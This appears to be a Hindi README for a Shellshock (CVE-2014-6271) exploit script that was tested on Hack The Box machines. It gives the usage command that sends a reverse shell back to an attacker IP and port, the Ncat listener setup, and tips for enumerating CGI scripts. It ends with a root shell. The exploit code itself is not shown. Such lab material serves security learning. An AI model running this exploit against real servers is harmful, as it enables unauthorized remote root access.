 b4kesn4ke/cve-2014-6271
Shellshock exploit उर्फ CVE-2014-6271

Shellshock एक्सप्लॉइट उर्फ CVE-2014-6271.
Bash 3.2 और Bash 4.2 पर परीक्षण किया गया.
कमजोरी के बारे में अधिक जानकारी के लिए देखें : https://nvd.nist.gov/vuln/detail/CVE-2014-6271
एक्सप्लॉइट का मुख्य रूप से Hack The Box में निम्नलिखित बॉक्स पर परीक्षण किया गया:
Beep बॉक्स : https://app.hackthebox.eu/machines/BeepShocker बॉक्स : https://app.hackthebox.eu/machines/Shockerअन्यथा यदि आपको /cgi-bin/ निर्देशिका पर 403 मिलता है, तो फ़ाइलों की गणना करने का प्रयास करें
उस निर्देशिका के भीतर एक अच्छी वर्डलिस्ट के साथ, .sh या .cgi एक्सटेंशन खोजते हुए.
नोट: अपना TCP लिस्नर सेट अप करना न भूलें, अन्यथा एक्सप्लॉइट आपको
testRevShell कॉल जांच के दौरान गलत सकारात्मक परिणाम दे सकता है

सबसे पहले हम एक्सप्लॉइट द्वारा लिए जाने वाले तर्कों को देख सकते हैं, इसे चलाकर: shellshock.py -h

फिर हम अपनी पसंद के पोर्ट पर Ncat लिस्नर सेट अप कर सकते हैं, यहाँ मैंने 45 चुना
इसके बाद हम एक्सप्लॉइट को लिए जाने वाले सभी तर्क देकर चला सकते हैं, इसे चलाकर:
shellshock.py [OUR_IP] [OUR_LISTENNING_PORT] [TARGET_URL]
यहाँ टारगेट URL, जैसा कि आप देख सकते हैं, वह स्थान है जहाँ उस बॉक्स पर प्रमाणीकरण के दौरान वेब सर्वर POST अनुरोध भेजता है
यहाँ जैसा कि हम आउटपुट में देख सकते हैं, एक्सप्लॉइट ने सफल होने तक कई TLS संस्करणों का उपयोग करके SSL के माध्यम से पेलोड भेजने का प्रयास किया


और यहाँ हमें अपना रिवर्स शेल मिल गया! सौभाग्य से, वेब सर्वर root के रूप में चल रहा था.